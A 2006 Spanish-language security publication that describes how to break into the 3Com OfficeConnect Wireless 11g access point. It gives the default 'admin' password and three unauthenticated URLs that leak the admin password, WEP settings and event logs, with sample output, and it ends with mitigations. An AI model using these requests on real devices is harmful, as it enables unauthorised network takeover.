Breaking 3Com OfficeConnect Wireless 11g AP Security.

An InfoSec Security & Research Publication.
http://www.infosec.com.mx
dagil@infosec.com.mx
David Gil

Indice

Información Básica sobre el AP

El OfficeConnect Wireless 11g es un Access Point muy común para uso casero y de oficina, si hacemos un wardriving lo más probable es que nos topemos mínimo una WLAN corriendo bajo este AP.

Este AP se administra por un servicio Web el cual cuenta con una interfaz amigable que permite al administrador configurar fácilmente las opciones de red.

Por default la administración Web se accede por esta dirección http://192.168.1.1

Tipos de ataques

Los tipos de ataques que existen para romper la seguridad de este AP son de tipo remotos.

Estos ataques nos permitirían ver información sensible sobre la configuración del AP, e información que compromete totalmente la seguridad como passwords, claves WEP, y los Log files del AP.

Tipos de ataques:

1- Default Password
2- Information Disclosure attacks

[Default Password]

Este ataque es explotado por el atacante cuando el administrador del AP, deja las configuraciones de fabrica en este caso el Password. El atacante que sepa este password podrá tener control total con los máximos privilegios del AP.


[Information Disclosure attacks]

Estos ataques permiten ver información de suma importancia sin necesidad de hacer el login necesario en el AP como administrador.

Rompiendo la seguridad

[Default Password]

Apuntando nuestro Web Browser a la dirección http://192.168.1.1
Que es la administración Web veremos que nos pide un password, el cual por default es **“admin”** la mayoría de los administradores dejan este password por default si nuestro acceso es correcto veremos la siguiente pantalla:



Rompiendo la seguridad

[Information Disclosure attacks]

Existen 3 variantes para este tipo de ataque:

- /main/config.bin
- /main/profile.wlp?PN=ggg
- /main/event.logs

Estos ataques se ejecutan por medio del servicio Web del AP llamándolos desde el browser, de la siguiente manera:

http://192.168.1.1/main/ejemplo.bin “.wlp” “.logs”

El fallo consiste en que podremos ver el contenido de estos archivos sin necesidad de autenticarnos en el AP.


[/main/config.bin]

Este ataque nos permitirá ver el password que el administrador del AP ha seleccionado para logearse en la administración Web.

Al llamar el archivo por el browser, y ver el contenido veremos que contiene caracteres ASCII sin orden y veremos palabras como:

“adm1” “3com” “admin” “adm0”

Para buscar el password tendremos que descartar estas palabras y los caracteres ASCII que veremos en el contenido del archivo hasta encontrar una palabra sin relación a estas mencionadas ejemplo:



Aquí vemos que el password del AP es “password”.

[/main/profile.wlp?PN=ggg]

Este ataque nos permitirá ver información sobre la configuración WEP y nombre de SSID:

```
<WLP Version="1.5.0.0 OEM">
<Profile Name="ggg">
<Setting Name="Channel" RegType="4">
11</Setting><Setting Name="EncryptionLength" RegType="4">
0</Setting><Setting Name="EncryptionType" RegType="4">0
</Setting><Setting Name="AuthenticationMode" RegType="4">
2</Setting><Setting Name="NetworkType" RegType="4">0</Setting>
<Setting Name="SelectedKey" RegType="4">0</Setting>
<Setting Name="SSIDType" RegType="4">2</Setting>
<Setting Name="AutoConfiguration" RegType="4">
0</Setting><Setting Name="EncryptionKey" RegType="1">
</Setting><Setting Name="EncryptionString" RegType="1">
</Setting><Setting Name="MCMLanConfiguration" RegType="1">
</Setting><Setting Name="VPN" RegType="1">
</Setting><Setting Name="SSID" RegType="1">3Com</Setting>
<Setting Name="ReadOnly" RegType="4">
0</Setting></Profile></WLP>
```

[/main/event.logs]

Este archivo contiene los logs del AP, con esta información el atacante se puede dar una idea de cómo esta conformada la WLAN y de los eventos que suceden con la configuración de la red:

```
Event log:
2006/09/19 18:38:53 : Dhcp client lease invalid.
2006/09/19 18:38:53 : DHCP Client : Send Discover
2006/09/19 18:38:53 : DHCP Client : Receive Offer from 10.147.0.6
2006/09/19 18:38:55 : DHCP Client : Send Request, Request IP = 200.120.20.221
2006/09/19 18:38:55 : DHCP Client : Receive Ack from 10.147.0.6, Lease time = 3598
2006/09/19 18:38:56 : Dhcp client renew
2006/09/19 18:38:56 : Get Ip = 200.120.20.221
2006/09/19 18:38:56 : Get Netmask = 255.255.240.0
2006/09/19 18:38:56 : Get Gateway[0] = 200.120.20.221
2006/09/19 18:38:56 : Get Dns[0] = 200.91.110.3
2006/09/19 18:38:56 : Get Dns[1] = 200.91.110.3
2006/09/19 18:54:35 : Wireless client (00:90:96:72:25:fc) connected
2006/09/19 19:08:52 : DHCP Client : Send Request, Request IP = 200.120.20.221
2006/09/19 19:08:52 : DHCP Client : Receive Ack from 10.147.0.6, Lease time = 3600
2006/09/19 19:38:52 : DHCP Client : Send Request, Request IP = 200.120.20.221
2006/09/19 19:38:52 : DHCP Client : Receive Ack from 10.147.0.6, Lease time = 3600
2006/09/19 20:08:52 : DHCP Client : Send Request, Request IP = 200.120.20.221
2006/09/19 20:08:53 : DHCP Client : Receive Ack from 10.147.0.6, Lease time = 3600
2006/09/19 20:38:52 : DHCP Client : Send Request, Request IP = 200.120.20.221
2006/09/19 20:38:52 : DHCP Client : Receive Ack from 10.147.0.6, Lease time = 3600
2006/09/19 20:41:53 : 192.168.1.46 login Unsuccessful
2006/09/19 20:41:57 : 192.168.1.46 login Successful
```

Explotando los fallos el atacante será capaz de tener control total sobre el AP, tener conocimientos sobre la estructura de la red, redireccionar trafico, y monitorear actividades realizadas por el administrador.

Las acciones que se pueden tomar para prevenir estos ataques son:

1- Cambiar inmediatamente el password de fabrica
2- Cambiar el password con regularidad.
3- Chequear actualizaciones de firmware.
4- Monitorear los clientes conectados a la WLAN para detectar posibles intrusos.

5-Tener activado el servicio WEP y WPA.